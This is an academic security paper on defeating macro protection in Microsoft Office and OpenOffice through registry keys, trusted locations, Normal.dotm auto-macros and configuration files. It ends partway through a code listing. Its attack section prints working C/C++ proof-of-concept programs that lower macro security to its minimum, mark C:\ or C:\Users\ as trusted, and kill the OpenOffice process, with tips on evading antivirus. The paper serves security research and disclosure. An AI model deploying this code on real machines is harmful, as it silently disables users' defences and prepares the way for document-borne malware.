Office Documents: New Weapons of Cyberwarfare

Jonathan Dechaux, Eric Filiol, Jean-Paul Fizaine

ESIEA Laval, Laboratoire de cryptologie et de virologie opérationnelles,
38 rue des Dr Calmette et Guérin, 53000 Laval, France,
filiol@esiea.fr

Abstract. Office and OpenOffice documents are unavoidable and the common basis of everyday work. Contrary to the misperception of users, office document are not inert content and the huge number of powerful features enables to perfom a lot of sophisticated sequences of actions that goes far beyond the simple limits of the office application involved. Those features when perverted for malicious purposes enables to design and conduct very powerful attacks. During the few recent years the number of attack case through innocent looking documents has dramatically increased. The bottleneck lies in the fact that security settings are supposed to prevent macros to be executed by default or at least without raising an alert to the users. In this paper we explore the different weaknesses identified both in Microsoft Office and OpenOffice to bypass those security settings and execute automatically malicious macros. Three main aspects will be covered: macro security level, trusted locations and digital signature of documents. We have designed powerful attacks relying on those features which enables to attack systems regardless of any vulnerability.

1 Introduction

Documents are nowadays unavoidable. We all use documents may it be spreadheets, text document, slideshow.... Still many users are considering as inert contents and consequently they underestimate, not to say neglect the fact that documents represent a evergrowing risk. This risk has a name: macros. While they are wonderful features that enhance easy-to-useness to automate dull and boring repeated tasks and transform them into a simple "click-on-a-button" tasks, they also are a terribly powerful tool to design sophisticated attacks.

The most mediatic case is without doubt the spionage case of China against the German chancelery in August 2007 [9]. This case showed that it was possible to install a Trojan horse through a simple spreadsheet and to gather and steal gigabytes of governmental data during months. While far less mediatic, such cases have been identified in the two recent years in the financial and banking domains as well: allegedly Chinese hackers succeeded in installing Trojan horses to steal precious economic and financial data. Once again, the attack vector was simple documents (the most recent cases was using PDF documents).

The two major actors in office suites for creation, manipulation and management of documents are Microsoft Office (commercial product) and OpenOffice (open software). For a few recent years both have been very inventive and their strong concurrence results in a fantastic explosion of functionalities. While mots users in reality scarcely use less than 5 % of all those functionalities, they represent a tremendous potential for attackers.

Almost all kind of attacks can be launched from a simple (Open)Office documents while remaining totally undetected by any antivirus software. The recent `PWN2KILL` challenge [7] has proved that installing a Trojan horse, performing DoS attack, money extorsion (by encrypting data on the hard disk) ... was still very easy. In this respect, OpenOffice is probably the most powerful tool: it embeds a large number of powerful scripting languages whose features and power goes far beyond the simple limit of the OpenOffice application considered. The totality of the operating system can be reached and targeted.

All this show that documents are powerful tools in an evergrowing context of cyberwarfare: huge technical possibilities on one side, quite no protection anf detection capability on the other side. This asymmetry clearly indicates what the very near future (not to say the present) is bound to be.

Contrary to what one can imagine, designing such attack does not require neither sophisticated techniques nor forbidden knowledge. Almost everything is documented and can be used very simply. That is precisely what makes the risk very concerning. In this paper, we expose how to build such attacks. We will not focus on the malware itself (the malicious set of macros) but rather on the way they can be used by exploiting (Open)Office internals and technical features, especially when considering the interaction of the application with the operating system. All of our tests and proof-of-concepts have been tested both for Office up to 2010 and OpenOffice 3.x, under the Windows 2007 operating system (user without privileges, no UAC enabled [7]) with AV (we have tested against all of them) active.

We will consider as working basis the following general attack scheme: 2-ary malware [1, 4]. In a first step, an initial malware just modifies the settings, environment and configuration of the application with or without respect to the operation system. The second step consists just in sending a malicious documents. One could argue that whenever we are able to execute a program, there is no need to use then a office document-based malware. This is totally wrong in more cases that one can imagine and it neglect the way secure and sensitive systems are managed. First, most of the time it supposes to go through vulnerabilities and other 0-day. What about systems with no such exploitable weaknesses?

Second, it becomes more and more complex – not to say impossible – to install a functionnally sophisticated malware (e.g. a Trojan horse) directly. The risk is high to trigger security alert issued by HIPS or efficient AV software (when they exist). On secure sensitive systems (for instance computer driven combat systems), executing a malware or exploiting a vulnerability is simply no longer possible or very complex while Office douments are always commonly used. To

summarize, there are other, more sophisticated approaches than simply using Metasploit!

Third in the context of cyber war or cyber attacks, the attacker needs to hide his action, to operate silently. A single code containing all the viral information is a dummy not to same lame approach. The viral information needs to be split into innocent looking pieces, as many as possible.

Finally, this approach is an alternative to malware/shellcodes requiring packers or equivalent protection: many sensitive systems cannot be attacked directly since HIPS or security policy will forbid any packed binary (for instance).

The paper is organized as follows. Section 2 presents the security of macros and focuses on the features that make the execution of macro automatic whithout raising any alert by the application. Section 3 then deals with two essentials features: trusted macros and digital signature of documents. It is a critical issue to understand how these features can be perverted and diverted to exploit the natural users' confidence in them. Section 4 explores the relationship with and dependencies of (Open)Office applications on the operating system regarding their security. It is essential that most of this security is deported to the operating system. Section refsec5 presents our different attack schemes and proof of concepts.

2 The Security of Macros in (Open)Office Environments

In this section, we are going to present the different security issues with respect to macros. We will suppose that the reader has a good knowledge of what Office document are, of their nature and of the concept of macros writing. Hence we will not recall anything about macros except that they are scripts written in different languages (VBA for Microsoft Office; OOBasic and other languages for OpenOffice) in order to automatize series of action on documents or perform complex action directly from within a Office document. To every macro is attached a degree of trust or security that directly determines the control over its execution.

The interested reader may refer to [2, 3, 5, 6] to learn more on macros basics.

2.1 Macros Security Levels

Both OpenOffice and its commercial counterpart Microsoft Office offer programmable entities for each file, but also for their different applications. These entities are in fact macros or executable parts which can be used for various uses [2, 6]. By default, in Office security policy the macros are not allowed to be run unless they are in a "trusted location" (see later on). However it is possible to modify this default security setting according to the need and wish of every user.

Microsoft Office As far as Microsoft Office macro security is concerned, four different level exist. Before going into details, it worth mentioning that whenever you try to open a macro-enabled document outside a trusted location, a security

alert is raised: "*Macros in not trusted location*" and tells you that macros have been in fact automatically disabled (see Figure 1). We will see in Section 3 why this alert message is very important when addressing the issue of "trusted locations". The four security level for macros are:

- **Level 4**.- Disable all macro without notification (alert).
- **Level 3**.- Disable all macro with notification (alert).
- **Level 2**.- Disable all macro except digitally signed macros.
- **Level 1**.- Enable all macro (non recommended; malicious code can be executed).

Level 3 is set up by default at the Microsoft Office installation. Macro security



Fig. 1. Microsoft Office macros are disabled by default

level is in fact handled in the Windows registry base. Indeed, the registry key involved in the security is located in the `HKEY_CURRENT_USER` section of the registry base. The path with respect a given Office application `application` is

`\Software\Microsoft\Office\12.0\<application>\Security`

where <application> is one element in {Word, Excel, Powerpoint, Access}. The relevant key for our purpose is the "Security" key. By default, at the application setup – and if the user did not change this default security level – this key does not contain any value (and the level 3 is enabled). Whenevr one modifies the macro security level of the application, a "*VBAWarnings*" field has appeared.

This `REG_DWORD` field can have four different values according to the security level chosen:

- 4 (0x00000004) (level 4)
- 3 (0x00000003) (level 3)
- 2 (0x00000002) (level 2)
- 1 (0x00000004) (level 1)

As for the Microsoft Publisher application, the security level is linked to the *VBAWarnings* field as well except that the "Security" key does not exist by default and must be created before defining and using the *VBAWarnings* field. Microsoft Outlook exhibit the same features as Microsoft Publisher except that the *VBAWarnings* field is replaced by a "em Level" field.

Openoffice In the same way, four different level of macros have been defined for OpenOffice.

- **Level 4**.- Very high security level. Only macros from trusted locations can be executed. Any other macro – signed or not – are disabled.
- **Level 3**.- High security level. Only signed macros from trusted sources can be executed. Non signed macros are disabled (default level).
- **Level 2**.- Medium security level. A confirmation is required from the user to execute macros coming from unsecure (untrusted) sources.
- **Level 1**.- Weak security level (non recommended). All macros are executed without user's confirmation request. This setting must be used only if the user can guarantee that the document is not malicious.

Whenever the application security level is modified, a "*MacroSecurityLevel*" variable is created as well as a `XML` bloc labelled "*Security*". The value of this variable is then:

- 3 for level 4,
- 2 for level 3,
- 1 for level 2,
- 0 for level 1.

Here is an instance of such a `XML` security bloc:

```
<node oor:name="Security">
 <node oor:name="Scripting">
  <prop oor:name="MacroSecurityLevel" oor:type="xs:int">
   <value>0</value>
  </prop>
 </node>
</node>
```

It is worth mentioning that the security level value is not protected and can be read directly.

2.2 Automatic Execution of Macros

Despite the security level which is supposed to enforce a given security level, it is however possible to bypass it in a few cases.



Fig. 2. AutoExecMacro in the *Normal.dotm* bypasses default macro security

Microsoft Office Even if the macro security level is by default set to 2 (*Disable all macro with notification*), the Microsoft official documentation [8] specifies that it is however possible to bypass it and execute a macro. For that purpose, the macro module name must be "`AutoExec`" and the macro must be stored/saved in the "*Normal.dotm*"[1] (see Figure 2). As its name indicates, this macro is executed whenever Word is launched. There exist other such "auto-macros" exhibiting the same ability of execution when located in the *Normal.dotm* template file:

- `AutoNew`, executed whenever a new document is created,
- `AutoOpen`, executed whenever a document is opened,
- `AutoClose`, executed whenever a documentis closed,
- `AutoExit`, executed whenever the application is closed.

[1] This file is a template file that contains global macros. This is the default template for every document. Two extensions are possible `dot` and `dotm`. The firt one indicate that the template does not contain macros while the second one does.

The `Normal.dotm` template file which is located in `AppData\Roaming\Microsoft\Templates` in the user's directory. So a basic attack to bypass the security level consists in

1. creating a document with the template type. This document contains a (malicious) macro whose routine has label `main` and whose module name is `AutoExec`.
2. Replace the legitimate *Normal.dotm* file by our malicious version but with the same name.

In the macro window in Figure 2, the name of the macro follows the Office internal tree naming convention (`Projet.Module.MacroName`). Hence here we have the macro name `Project.AutoExec.Main`.

To launch an attack using this feature, an initial code (through k-ary codes [4, 1]) first replaces the legitimate `Normal.dotm` with a malicious version of that file. Then whenever the application is executed, the malicious macros is executed automatically.

Openoffice The previous attack with Microsoft Office is no longer possible with OpenOffice unless the macro security level has been modified. In the user's directory, there is no such global template file as the Microsoft Office one. Template created by the user are not directly and visibly accessible. There is a difference between the model for a new document and a model created by a user. From there, it is not possible yet to have a macro that runs directly through a new document in OpenOffice. That is a Microsoft Office specificity only.

3 Trusted Macros and Digital Signature

3.1 The Microsoft Office Case

When installing the Microsoft Office suite, various trusted locations are set up. As defined in the Office security policy, any macro in those trusted locations will be executed by default, whatever may be the level of security chosen by the user. Part of these trusted locations are user-specific while the other are common to all users. In addition some of these trusted locations offer the possibility that the subfolders are also considered and managed as trusted ones.

Let us detail the different Office applications.

Access By default, *Access* set up a single lobal (common) trusted location.

```
Location2:
C:\Program Files\Microsoft Office\Office12\ACCWIZ\
```

Excel By default, six trusted locations are set up. Two are user-specific while the four other ones are common to all users.

```
 Location0:
C:\Program Files\Microsoft Office\Office12\XLSTART\
Location1 :
%APPDATA%\Microsoft\Excel\XLSTART
Location2 :
%APPDATA%\Microsoft\Templates
Location3 :
C:\Program Files\Microsoft Office\Templates\
Location4 :
C:\Program Files\Microsoft Office\Office12\STARTUP\
Location5 :
C:\Program Files\Microsoft Office\Office12\Library\
```

Locations 0, 3 4 and 5 have the `AllowSubFolders` set to 1 to make any of its subfolders trusted locations as well.

Powerpoint By default, four locations are set up. Two are user-specific and two are common to all users.

```
Location0 :
%APPDATA%\Microsoft\Templates
Location1 :
C:\Program Files\Microsoft Office\Templates\
Location2 :
%APPDATA%\Microsoft\Addins
Location3 :
C:\Program Files\Microsoft Office\Document Themes 12\
```

Locations 0, 1 and 3 have the `AllowSubFolders` set to 1 to make any of its subfolders trusted locations as well.

Word By default, three locations are set up. Two are user-specific.

```
Location0 :
%APPDATA%\Microsoft\Templates
Location1 :
C:\Program Files\Microsoft Office\Templates\
Location2 :
%APPDATA%\Microsoft\Word\Startup
```

Only location 1 has the `AllowSubFolders` set to 1.

From a general point of view, a path beginning with

`%APPDATA%`

refers to the absolute path

`C:\Users\nom_utilisateur\AppData\Roaming\`

These trusted locations in fact represent a security hole that we will exploit later in the paper. As for the security levels, trusted locations are managed at the registry base level as well, in the registry section

`HKEY_CURRENT_USER`

For exemple, in the word case, we have

`\Software\Microsoft\Office\12.0\Word\Security\Trusted Locations`

. In the "`Trusted Locations`" area, we find the different keys to handle the trusted locations, under the name "`LocationX`". For instance, we find the `Location0`, `Location1` and `Location2` field for Word. For each `LocationX` key, there are two or three values. Two values, `Description` and `Path` are always present. The third one, `AllowSubFolders` is optional.

The "`Description`" value has the `REG_SZ` type (character string terminated by a null character) while the "`Path`" value has type `REG_EXPAND_SZ` or `REG_SZ`. The difference lies in the fact that `REG_SZ` is a static type while `REG_EXPAND_SZ` has no fixed size(it can be modified). The latter is used whenever we modify users' path like

`C:\Users\nom_utilisateur\AppData\Roaming`

which change the session user's name.

The "`Description`" value can be either equal to a numeric value (1, 2 or 3) which corresponds to a given Microsoft application or a user-defined character string. The "`Path`" value describes as its name suggests it the path we intend to define as trusted. As for the third value "`AllowSubFolders`", it is used to declare that subfolders in the path must be trusted as well. It is equal to 1 (0x00000001) most of the time.

The only security setting that Microsoft did not give up is to deny the `C:` directory (Windows system partition) to be a trusted location, as well as any other partition drive (`D:, E: ....` Hence any Office application (*Word, Excel...*) has its own security level and its own trusted location.

From all this, it is then impossible directly from a user session to put a folder (including subfolders or not) in the `C:` directory without the administrator privileges (more generally any common directory). Only the users' path can be accessed. Hence any malicious attack has to infect each user location. Moreover the attacker has to repeat it for every Office application since trusted locations are Office application specific (infecting *Word* has no effect on *Excel* for instance).

3.2 The Openoffice Case

OpenOffice uses macros for its document and applications as well. The execution principle is the same as for Microsoft Office. Only the scripting languages

involved are different: *OpenOffice.org Basic* – which is not so different from Microsoft VBA but is not compatible until now – but also more powerful languages like Python, JavaScript, BeanShell, Ruby. . . .

By default, non signed macros are disabled. Configuration is user specific as well. Both macro security level and trusted locations are defined and handled in the "`Common.xcu`" file which has the XML format.Its absolute path is

```
C:\Users\<username>\AppData\Roaming\OpenOffice.org\3\user
\registry\data\org\openoffice\Office
```

or

```
\%APPDATA%\OpenOffice.org\3\user\registry\data\org\openoffice\Office
```

By default, at the installation setup neither the security level nor the trusted locations are specified in this file. As for the trusted locations, there are defined in the same block as that regarding the security level, under the "`SecureURL`" variable.

```
<node oor:name="Security">
 <node oor:name="Scripting">
  <prop oor:name="SecureURL" oor:type="oor:string-list">
   <value>file:///C:/</value>
  </prop>
 </node>
</node>
```

Contrary to Microsoft Office, subfolders are enabled by default. Worse, we just have to declare the system partition folder `C:` as trusted location to enable the execution of a macro from anywhere. From a practical point of view, both security level and trusted locations are directly readable (not protected). Moreover whatever may be the OpenOffice application (ooWriter, ooCalc . . .) the configuration file is the same. Any modification (for instance disabling macros or modifying trusted locations for ooWriter) applies to every OpenOffice application.

3.3 Digital signature

Whatever may be the suite – Microsoft Office 2007 or Openoffice v3.x – they both use the same digital signature specification. In fact they both comply to the W3C specification with respect to the digital signature [10]. However their respective implemenation of digital signature is totally different.

Microsoft Office 2007 Creating and adding digital signatures are extremely easy. The user has just to click on the "`Office` button and then choose the `Prepare` option and then the "`Add a signature`" one.

Whenever no certifcate is present, Microsoft Office asks the user to create one and to select a certificate type: auto-signed (self-signed) certificate, Microsoft

third-party certificate. Let us consider the first case. We have to give the following data for that purpose:

- name,
- email address,
- company name,
- company location.

The certificate is stored in the directory

```
c:\User\<username>\AppData\Roaming\Microsoft\SystemCertificates\
   My Certificates\<certificate hash value>
```

As for OpenOffice, the certificate management is deported to Firefox [3]. Relevant directories cannot be modified (changed) by hand. However the file containing certificates can be removed.

The second significant different lies in the fact that it is not possible to create oneself more than one certificate under Microsoft Office while it is under OpenOffice. However there exist a utilities which enables a true and efficient management of certificates: the `certmgr.msc` utility which is located in the `C:\Windows\System32` directory. With OpenOffice/Firefox the management is straightforward. For practical purposes, we use Openssl to generate certificates [3].

Once the certificate has been created, signing a document is very easy. We just have to choose one among those proposed in the certifcate store (list) by using the "`Office` button → `Prepare` → `Sign` sequence.

It is necessary to recall that the Microsoft Office Word format structure is OpenXML. It is in fact a ZIP archive that can be handled as such by any compression tool. Internal files and directories are organized in file tree.

This being recalled, whenever signing a document, the certificate is stored inside this document. An additional directory only is added to the archive file tree. A limited number of files have been then mofified to take the signature into account accordingly:

- the _rel\.rel file which contains the declaration of the signature files,
- the /[Content_Types/].xml file.

The file which contains the `\_xmlsignatures\sig1.xml` signature also stored various information such as the hash value of every signed file, the signature timestamp, environment settings, the signature algorithm and hash function used... Whenever more than one document author/signer is involved, several signatures will be present, each of them contained in a different file located in the `_xmlsignatures` directory. Let us mention that OpenOffice follows the same principle but a single file has been added in the `META-INF` directory.

We cannot access directly the data relevant to the certificate owner since they are encoded within the `<X509Certificate>` tags. They can be accessed through the sequence `Signature details` → `Display` → `Details` tab.

We can forge a new certifcate according different methods. The first one consists in using Microsoft Word; the second one in using the `certmgr.msc` utility. The last but not least one consists in using openssl to forge it and then import it with the certificate handling utility. Under OppenOffice, it depends on the tools that are available in the computer. Most of the time it is necessary to use a third party certificate management tool.

Whenever a macro is present, it is automatically signed as soon as any signature is applied to the document. Everything relating to the signature is located in the `_xmlsignature\sig1.xml` file accordingly.

Openoffice The last OpenOffice release did not bring any significant changes with respect to the signature management. It is still require to go through `Firefox` to handle certificates. The reader will refer to [3] for the technical details about OpenOffice signature internals.

4 Externals of (Open)Office Security

4.1 External Modification of Microsoft Office Security Level

As mentioned before, macro management is performed at the operating system level (registry base). The following functions from the Windows API enable to access the registry base directly from a (malicious) macro script: `RegOpenKeyEx, RegSetValueEx, RegCreateKeyEx` `RegCloseKey`.

RegOpenKeyEx This function enables to open a registry key.

```
LONG WINAPI RegOpenKeyEx(
  __in        HKEY hKey,         /* Reg key handle */
  __in_opt    LPCTSTR lpSubKey,  /* Subkey name    */
  __reserved  DWORD ulOptions,   /* Reserved       */
  __in        REGSAM samDesired, /* Desired rights */
  __out       PHKEY phkResult    /* Result pointer */
);
```

As for the registry key handle, we are going to use one of the default key:

```
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
```

Then we open the suitable subkey, using a TCHAR containing our intended key:

```
TCHAR path[100] =
   TEXT("Software\\Microsoft\\Office\\12.0\\Word\\Security");
```

Here we open the "Security key, for instance, which located in the "HKEY_CURRENT_USER" section. The third parameter is set to 0. The desired rights is set to KEY_ALL_ACCESS [2] (the most permissive one). Finally the last argument aims at defining a HKEY to receive everything we need:

```
HKEY hKey;
```

Upon success, the returned value is "ERROR_SUCCESS". As a result we use

```
if(RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_ALL_ACCESS,
   &hKey) == ERROR_SUCCESS)
 {
  .....
 }
```

RegSetValueEx This function is very useful to modify a key registry

```
LONG WINAPI RegSetValueEx(
  __in        HKEY hKey,          /* Registry key handle */
  __in_opt    LPCTSTR lpValueName,/* Name to modify      */
  __reserved  DWORD Reserved,     /* Reserved field      */
  __in        DWORD dwType,       /* Value type          */
  __in_opt    const BYTE *lpData, /* Data to substitute  */
  __in        DWORD cbData        /* Data size           */
);
```

The first argument is that previously opened through the RegOpenKeyEx. As an illustation to modify the Security key with the new value "VBAWarnings, we use the following piece of code[3]:

```
TCHAR warning[20] = TEXT("VBAWarnings");
DWORD number = 1;
RegSetValueEx(hKey, warning, 0, REG_DWORD, (const BYTE *)&number,
              sizeof(number));
```

We replace the existing value contained in the VBAWarnings field with 0. If it does exist, it is simply created with that value.

RegCreateKeyEx This function enables to create a new registry key.

```
LONG WINAPI RegCreateKeyEx(
  __in        HKEY hKey,        /* Key handle */
  __in        LPCTSTR lpSubKey, /* Subkey name to create */
  __reserved  DWORD Reserved,   /* Reserved field */
```

[2] Refer to http://msdn.microsoft.com/en-us/library/ms724878(v=VS.85).aspx and http://msdn.microsoft.com/en-us/library/ms724897(VS.85).aspx

[3] Refer to http://msdn.microsoft.com/en-us/library/ms724923(VS.85).aspx

```
  __in_opt    LPTSTR lpClass,
                                /* Key type (user defined) */
  __in        DWORD dwOptions,  /* Key options */
  __in        REGSAM samDesired,
                             /* Rights attached to the key */
  __in_opt    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                /* Process security level */
  __out       PHKEY phkResult,  /* Pointer to the result */
  __out_opt   LPDWORD lpdwDisposition
);
```

First we use either a previously opened key or a default key in:

```
HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
```

For instance, let us suppose that we have opened the key

```
TCHAR path[150] = TEXT("Software\\Microsoft\\Office\\12.0\\
      Word\\Security\\Trusted Locations");
```

This key is located in the `HKEY_CURRENT_USER` section. We intend to create the subkey denoted "`Location3`". We then have[4]

```
TCHAR location[20] = TEXT("Location3");
if(RegCreateKeyEx(hKey, location, 0, NULL, REG_OPTION_NON_VOLATILE,
           KEY_ALL_ACCESS, NULL, &hKey2, NULL) == ERROR_SUCCESS)
  {
   ....
  }
```

with the `hKey` which contains

```
HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\12.0\\Word\\
   Security\\Trusted Locations
```

and the `hKey2` which receives

```
HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\12.0\\Word\\
   Security\\Trusted Locations\\Location3
```

Finally the "`Location3`" key is created.

RegCloseKey This function just enables to close a registry key in a clean way[5].

```
LONG WINAPI RegCloseKey(__in  HKEY hKey);
RegCloseKey(hKey);
```

[4] `http://msdn.microsoft.com/en-us/library/ms724878(v=VS.85).aspx` and `http://msdn.microsoft.com/en-us/library/ms724844(VS.85).aspx`

[5] `http://msdn.microsoft.com/en-us/library/ms724837(VS.85).aspx`

4.2 External Modification of OpenOffice Security Level

Since the security level configuration is specified within files of each user's directory, then il suffices to modify those files directly. This technique has been exposed in [3].

4.3 Certificate Handling and Manipulation in Microsoft Office

To summarize, any document signature is made of:

- an additional folder denoted `_xmlsignatures`,
- a declaration of this folder in the `.rels` file,
- a declaration of this folder content in the `[Content_Types].xml` file. Data are provided in the Appendix.

To remove any document signature, we have just to remove all data relevant to these declarations.

5 Bypassing (Open)Office Security for Fun and Profit

Now we have explored the different primitives and techniques involved in the macro security levels, the trusted locations and the digital signatures, we are going to explain how a malicious attack can exploit all this features and design weaknesses to launch very powerful attacks. It is worth mentioning that all the attack described here **have not been detected by any antivirus**. Our code have been tested during the `PWN2KILL` challenge at the iAWACS2010 conference [7].

5.1 Proof of Concepts of Attacks

We have implemented four proof-of-concept in C++: two with respect to Microsoft Office and two for OpenOffice. In each of these two cases, one PoC deals with the macro security level while the second one targets the trusted locations. Without loss of generality we focus on the Office Word case but these PoC are fully transposable to any other Office application. Let us mention the fact that of course these PoC can be combined to target both the macro security level and the trusted location at the same time.

Microsoft Office We mainly use the `RegOpenKeyEx`, `RegSetValueEx`, `RegCreateKeyEx` and `RegCloseKey` functions to manipulate the registry key in a suitable way for our attacks.

Macro security level This code set the security value to 1 which corresponds to the lowest security level.

```
#include "stdafx.h"

void main()
 {
  // Definition of variables
  HKEY hKey;
  TCHAR path[100] = TEXT("Software\\Microsoft\\Office\\12.0\\
                         Word\\Security");
  TCHAR warning[20] = TEXT("VBAWarnings");
  DWORD number = 1;

  // Open the "Security" registry key
  if(RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_ALL_ACCESS,
                  &hKey) == ERROR_SUCCESS)
   {
    // Modify the "VBAWarnings" value
    // to lower the security level
    // "VBAWarnings" is created whenever it does
    // not exist in the registry key
    RegSetValueEx(hKey, warning, 0, REG_DWORD,
                        (const BYTE *)&number, sizeof(number));
    // Close the key cleanly
    RegCloseKey( hKey );
   }
 }
```

Trusted locations This code just adds a new trusted location path in the directory `C:\Users\`.

```
#include "stdafx.h"

void main()
 {
  // Definition of variables
  HKEY hKey, hKey2;
  TCHAR path[150] = TEXT("Software\\Microsoft\\Office\\12.0\\Word\\
                         Security\\Trusted Locations");
  TCHAR path2[150] = TEXT("Software\\Microsoft\\Office\\12.0\\Word\\
                          Security\\Trusted Locations\\Location3");
  TCHAR location[20] = TEXT("Location3");
  TCHAR description[20] = TEXT("Description");
  TCHAR path_t[20] = TEXT("Path");
  TCHAR allow[20] = TEXT("AllowSubFolders");
  DWORD number = 1;
```

```
// Open the "Trusted Locations" registry key
// to create the "Location3" key
if(RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_ALL_ACCESS,
     &hKey) == ERROR_SUCCESS)
 {
  // Creation of the "Location3" key
  if(RegCreateKeyEx(hKey, location, 0, NULL,
                    REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS,
                    NULL, &hKey2, NULL) == ERROR_SUCCESS)
   {
    // Open the "Location3" key to create the 3 values
    // Description, Path and AllowSubFolders
    if(RegOpenKeyEx(HKEY_CURRENT_USER, path2, 0,
            KEY_ALL_ACCESS, &hKey2) == ERROR_SUCCESS)
     {
      // Add the "Description" value
      RegSetValueEx(hKey2, description, 0, REG_SZ,
                    (const BYTE *)("1"), 32);

      // Add the "Path" value
      RegSetValueEx(hKey2, path_t, 0, REG_SZ,
                    (const BYTE *)TEXT("C:\\Users\\"), 32);

      // Add the "AllowSubFolders" value
      RegSetValueEx(hKey2, allow, 0, REG_DWORD,
                   (const BYTE *)&number, sizeof(number));

      // Close the "Location3" key cleanly
      RegCloseKey(hKey2);
     }
   }
  // Close the "Trusted Locations" key cleanly
  RegCloseKey(hKey);
 }
}
```

Any malicious file that is put in this new trusted location will be executed automatically.

Open Office For that case, the two codes just have to modify a file. We have chosen (among other possibilities) to target an initial file set up right after the installation, before any user's modification. This file contains 19 lines.

Macro security level We are going to set the macro security level at its lowest possible value (0).

```
#include "stdafx.h"

void main()
 {
  // Definition of variables
  int i;
  FILE * f = NULL;
  FILE * f2 = NULL;
  TCHAR path[500];
  TCHAR name[250];
  DWORD size = 251;
  char buffer[255];
  char temp[2000] = "";
  char cmd[256] = "taskkill /F /IM soffice.bin";

  char first[250] = "<node oor:name=\"Security\">\n
                     <node oor:name=\"Scripting\">\n
             <prop oor:name=\"MacroSecurityLevel\"
                     oor:type=\"xs:int\">\n
                     <value>0</value>\n </prop>\n
                     </node>\n </node>\n
                     </oor:component-data>";

  // Get the username
  GetUserName((TCHAR*)name, &size);

  // Absolute pathname Creation
  StringCchCopy(path, 100, TEXT("C:\\Users\\"));
  StringCchCat(path, 100, name);
  StringCchCat(path, 255, TEXT("\\AppData\\Roaming\\
               OpenOffice.org\\3\\user\\registry\\data
               \\org\\openoffice\\Office\\Common.xcu"));

  // Open the file in read access
  f = _wfopen(path,TEXT("r"));
  if(f != NULL)
   {
    // Read the 18 first lines
    for(i = 0; i <= 18; i++)
     {
      fgets(buffer, 255, f);
      strcat(temp, buffer);
     }
    fclose(f);
```

```
    // Reopen the file with write access
    f2 = _wfopen(path,TEXT("w"));
    // Put the 18 lines
    fputs(temp, f2);
    // Add our lines
    fputs(first, f2);
    fclose(f2);

    // We close the OpenOffice process to
    // activate the modification
    system(cmd);
   }
 }
```

It is worth mentionning that just appending our lines to the existing file (using the write/append mode) can be detected by the antivirus. It is better while indeed not optimized to read the files and rewrite it instead.

Trusted locations We intend to set the `C:` folder as trusted location.

```
#include "stdafx.h"

void main()
 {
  // Definition of variables
  int i;
  FILE * f = NULL;
  FILE * f2 = NULL;
  TCHAR path[500];
  TCHAR name[250];
  DWORD size = 251;
  char buffer[255];
  char temp[2000] = "";
  char cmd[256] = "taskkill /F /IM soffice.bin";

  char first[300] = "<node oor:name=\"Security\">\n
                    <node oor:name=\"Scripting\">\n
            <prop oor:name=\"SecureURL\"
                    oor:type=\"oor:string-list\">\n";

  char second[50] = "<value>file:///C:/</value>\n";
  char third[50] = "</prop>\n";
  char last[200] = "</node>\n </node>\n</oor:component-data>";

  // Get the username
  GetUserName((TCHAR*)name, &size);
```

```
  // Absolute pathname creation
  StringCchCopy(path, 100, TEXT("C:\\Users\\"));
  StringCchCat(path, 100, name);
  StringCchCat(path, 255, TEXT("\\AppData\\Roaming\\OpenOffice.org
               \\3\\user\\registry\\data\\org\\openoffice\\Office\\
